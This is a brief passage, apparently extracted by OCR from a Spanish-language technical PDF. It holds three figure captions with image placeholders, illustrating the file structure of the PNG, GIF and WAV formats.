


Ilustración 62: Estructura de archivos PNG




Ilustración 63: Estructura de archivos GIF




Ilustración 64: Estructura de archivos WAV